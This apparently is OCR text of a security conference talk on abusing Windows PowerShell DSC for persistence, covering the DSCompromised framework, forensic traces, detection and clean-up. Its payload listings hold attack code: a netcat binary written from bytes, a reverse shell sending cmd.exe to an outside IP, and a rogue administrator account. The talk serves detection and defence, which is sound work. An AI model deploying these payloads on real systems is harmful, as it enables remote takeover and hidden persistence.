
Where do DSC configs reside on disk?

```
    Directory: C:\windows\system32\configuration


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d---s          9/29/2013   8:50 PM            BaseRegistration
d---s          8/22/2013   8:36 AM            Registration
d---s          8/22/2013   8:36 AM            Schema
-a---          10/3/2015  12:14 PM     273678 backup.mof
-a---          10/3/2015  12:14 PM     273678 Current.mof
-a---          10/3/2015  12:14 PM         64 Current.mof.checksum
-a---          10/3/2015   1:16 PM        198 DSCEngineCache.mof
-a---          10/3/2015  12:13 PM       1362 MetaConfig.mof
-a---          10/3/2015   1:16 PM         21 PullRunLog.txt


PS C:\windows\system32\configuration> type .\PullRunLog.txt
0 2015-10-03T13:16:01
PS C:\windows\system32\configuration>
```

MOF contents: Metaconfig



```
instance of MSFT_KeyValuePair as $Alias00000000
{
    Key = "ServerUrl";
    Value = "http://130.211.179.159:8080/psdscpullserver.svc";
};

instance of MSFT_KeyValuePair as $Alias00000001
{
    Key = "AllowUnsecureConnection";
    Value = "TRUE";
};

instance of MSFT_DSCMetaConfiguration
{
    ConfigurationModeFrequencyMins = 15;
    RebootNodeIfNeeded = False;
    ConfigurationMode = "ApplyAndAutoCorrect";
    RefreshMode = "Pull";
    ConfigurationID = "394aa115-a360-4662-9505-58471d7f12d7";
    DownloadManagerName = "WebDownloadManager";
    DownloadManagerCustomData = {$Alias00000000, $Alias00000001};
    RefreshFrequencyMins = 30;
    AllowModuleOverwrite = True;
```

Previously attempted DSC configurations


(WMF / PowerShell 5.0)

```
Directory: C:\windows\system32\configuration\ConfigurationStatus


                LastWriteTime         Length Name
                -------------         ------ ----
--         2/27/2016  12:03 PM           6702 {07C49397-DD8D-11E5-9BCA-005056FAFDCF}-0.mof
--         2/27/2016  11:41 AM           4154 {212A24FC-DD8A-11E5-9BCA-005056FAFDCF}-0.mof
--         2/27/2016  12:05 PM           6702 {43022945-DD8D-11E5-9BCA-005056FAFDCF}-0.mof
--         2/27/2016  11:38 AM           4156 {972EED33-DD89-11E5-9BCA-005056FAFDCF}-0.mof
--         2/27/2016  12:00 PM           3724 {BB7CEC53-DD8C-11E5-9BCA-005056FAFDCF}-0.mof
--         2/27/2016  12:08 PM           6710 {C9EB517B-DD8D-11E5-9BCA-005056FAFDCF}-0.mof
```

```
instance of MSFT_KeyValuePair as $Alias00000005
{
    Key = "ServerUrl";
    Value = "http://[redacted]:8080/psdscpullserver.svc";
};
```

File system during “infection” (Win 8.1, WMF 4.0)



<snip>

File system during “infection” (cont’d)

..	C:\Windows\System32\wbem\WmiPrvSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\Temp\635794712468757011
..	C:\Windows\System32\wbem\WmiPrvSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\Temp\635794712468757011\localhost.mof
..	C:\Windows\System32\wbem\WmiPrvSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\Temp\635794712468757011\localhost.mof.checksum
..	C:\Windows\System32\wbem\WmiPrvSE.exe				C:\Windows\System32\Configuration\Pending.mof
..	C:\Windows\System32\wbem\WmiPrvSE.exe				C:\nc64.exe
..	C:\Windows\System32\wbem\WmiPrvSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\System32\Configuration\backup.mof
..	C:\Windows\System32\wbem\WmiPrvSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\System32\Configuration\Current.mof
..	C:\Windows\System32\wbem\WmiPrvSE.exe	1912	DeletePath	SYSTEM	C:\Windows\System32\Configuration\Pending.mof
..	C:\Windows\System32\wbem\WmiPrvSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\System32\Configuration\DSCEngineCache.mof
..	C:\Windows\System32\wbem\WmiPrvSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\System32\Configuration\Current.mof.checksum
..	C:\Windows\System32\wbem\WmiPrvSE.exe	1912	DeletePath	SYSTEM	C:\Windows\Temp\635794712468757011\localhost.mof
..	C:\Windows\System32\wbem\WmiPrvSE.exe	1912	DeletePath	SYSTEM	C:\Windows\Temp\635794712468757011\localhost.mof.checksum
..	C:\Windows\System32\wbem\WmiPrvSE.exe	1912	DeletePath	SYSTEM	C:\Windows\Temp\635794712468757011
..	C:\Windows\System32\wbem\WmiPrvSE.exe	1912	DeletePath	SYSTEM	C:\Windows\System32\Configuration\DSCEngineCache.mof
..	C:\Windows\System32\wbem\WmiPrvSE.exe				C:\Windows\System32\Configuration\DSCEngineCache.mof
..	C:\Windows\System32\wbem\WmiPrvSE.exe				C:\Windows\System32\Configuration\PullRunLog.txt
..	C:\Windows\System32\wbem\WmiPrvSE.exe	1912	DeletePath	SYSTEM	C:\Windows\System32\Configuration\DSCEngineCache.mof
..	C:\Windows\System32\wbem\WmiPrvSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\System32\Configuration\DSCEngineCache.mof
..	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	3520	DeletePath	Ryan Ka...	C:\Windows\System32\Configuration\PullConfig.mof\localhost.meta.mof
..	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	3520	DeletePath	Ryan Ka...	C:\Windows\System32\Configuration\PullConfig.mof

System creates temp copy of downloaded “payload” MOF

Malware dropped by payload MOF

Current and backup config set to “payload” MOF


System deletes temp copy of downloaded “payload” MOF


Pull timestamp added to “PullRunLog.txt”


Configure-Victim script deletes setup MOF

Event logs: DSC Operational


Upon initially configuring victim









Event logs: DSC Operational (cont'd)





Event logs: Task Scheduler (< WMF 5.0)

DSC tasks registered on victim during initial setup



PS query: LCM configuration

```
PS C:\windows\system32> Get-DscLocalConfigurationManager


ActionAfterReboot                : ContinueConfiguration
AllowModuleOverwrite             : True
CertificateID                    :
ConfigurationID                  : ca28d4d8-a82b-48e7-8a5c-36c60edf132a
ConfigurationMode                : ApplyAndAutoCorrect
ConfigurationModeFrequencyMins : 15
Credential                       :
DebugMode                        : {NONE}
DownloadManagerCustomData        : {MSFT_KeyValuePair (key = "ServerUrl"), MSFT_KeyValuePair (key =
                                   "AllowUnsecureConnection")}
DownloadManagerName              : WebDownloadManager
LCMCompatibleVersions            : {1.0}
LCMState                         : Idle
LCMVersion                       : 1.0
RebootNodeIfNeeded               : False
RefreshFrequencyMins             : 30
RefreshMode                      : Pull
PSComputerName                   :
```

PS query: Malware payload configuration

```
PS C:\windows\system32> Get-DscConfiguration


Credential      :
GetScript       :
                                  return @{
                                      GetScript      = $GetScript
                                      SetScript      = $SetScript
                                      TestScript      = $TestScript
                                  }

Result          :
SetScript       :
                                  $bytes = [byte[]]('77 90 144 0 3 0 0 0 4
                184 0 0 0 0 0 0 0 64 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
                0 0 0 0 0 128 0 0 0 14 31 186 14 0 180 9 205 33 184 1 76 205
                112 114 111 103 114 97 109 32 99 97 110 110 111 116 32 98 10
                105 110 32 68 79 83 32 109 111 100 101 46 13 13 10 36 0 0 0
                134 7 0 147 47 15 77 0 0 0 0 0 0 0 0 240 0 47 2 11 2 2 21 0
                0 0 16 23 0 0 0 16 0 0 0 0 64 0 0 0 0 0 0 16 0 0 0 2 0 0 4 0
```

Malware payload configuration (cont'd)

```
                25 4 56 28 130 121 132 49 23 172 15 36 10 231 215 65 0 17 186 222 132 142 2
                114 208 6 85 41 126 50 202 250 96 251 87 60').split(' ')
                                [System.IO.File]::WriteAllBytes('c:\nc64.exe', $bytes)

TestScript      :
                                Test-Path 'c:\nc64.exe'

PSComputerName  :

Credential      :
GetScript       :
                                return @{
                                    GetScript     = $GetScript
                                    SetScript     = $SetScript
                                    TestScript     = $TestScript
                                }

Result          :
SetScript       :
                                if ('-e cmd.exe 130.211.[redacted] 1234' -eq "") {
                                    Start-Process 'c:\nc64.exe'
                                }
                                else {
                                    Start-Process 'c:\nc64.exe' '-e cmd.exe 130.211.[redacted]
                1234'
                                }


TestScript      :
                               (get-process).path -contains 'c:\nc64.exe'
```

PS query: User & group configuration

```
PS C:\windows\system32> Get-DscConfiguration


Description                 :
Disabled                    : False
Ensure                      : Present
FullName                    :
Password                    :
PasswordChangeNotAllowed    : False
PasswordChangeRequired      :
PasswordNeverExpires        : False
UserName                    : evilUser
PSComputerName              :

Credential          :
Description         : Administrators have complete and
                      unrestricted access to the
                      computer/domain
Ensure              : Present
GroupName           : Administrators
Members             : {Administrator, dscvictim, evilUser}
```

PS query: Multiple active configs (WMF 5)

```
PS C:\users\ryankaz\desktop\dsc> Get-DscConfiguration


ConfigurationName         :
DependsOn                 :
ModuleName                : PSDesiredStateConfiguration
ModuleVersion             : 1.1
PsDscRunAsCredential      :
ResourceId                : [User]newUser::[CreateAdmin]testuser
SourceInfo                :
Description               :
Disabled                  : False
Ensure                    : Present
FullName                  :
Password                  :
PasswordChangeNotAllowed  : False
PasswordChangeRequired    :
PasswordNeverExpires      : False
UserName                  : testUser
PSComputerName            :
CimClassName              : MSFT_UserResource

ConfigurationName     :
DependsOn             : {[User]newUser::[CreateAdmin]testuser}
ModuleName            : PSDesiredStateConfiguration
ModuleVersion         : 1.1
PsDscRunAsCredential  :
ResourceId            : [Group]Admins::[CreateAdmin]testuser
SourceInfo            :
Credential            :
Description           : Administrators have complete and unrestricted access to the computer/domain
Ensure                : Present
GroupName             : Administrators
Members               : {Administrator, ryankaz, testUser}
MembersToExclude      :
MembersToInclude      :
PSComputerName        :
CimClassName          : MSFT_GroupResource

ConfigurationName     :
DependsOn             :
ModuleName            : PSDesiredStateConfiguration
ModuleVersion         : 1.1
PsDscRunAsCredential  :
ResourceId            : [Script]Ensure-File::[CreatePayload]C:\testing1.exe
```

Clean-up / DSC removal

- Delete MOF files from `C:\Windows\system32\configuration`
  - `Current.mof`
  - `Current.mof.checksum`
  - `Pending.mof`
  - `Backup.mof`
  - `MetaConfig.mof`
  - `MetaConfig.backup.mof`

- System will no longer “re-infect” at next consistency check


What’s next?

DSC is probably here to stay

- Held back by lack of easy-to-use tools and limited support for legacy versions of Windows
- DSC Resource Kit open sourced in June 2015
- Increasing number of use-cases
  - Windows Nano Server management
  - Azure VM management
- We **have not** yet seen these attack techniques in the wild

DSCompromised roadmap

- MOAR payloads!
- Auto dissolve
- Dynamically update existing configurations



Key Take-Aways

- Desired State Configuration provides a new avenue for PowerShell-savvy attackers to abuse Windows system administration features
- The DSCompromised Framework automates the creation of DSC payloads to persist binaries and rogue accounts
- DSC leaves behind a wealth of forensic evidence on the network, in logs, and on disk - easy to detect if you know where to look!

Thank you!

matt.hastings [at] tanium.com
@_mhastings_

ryan.kazanciyan [at] tanium.com
@ryankaz42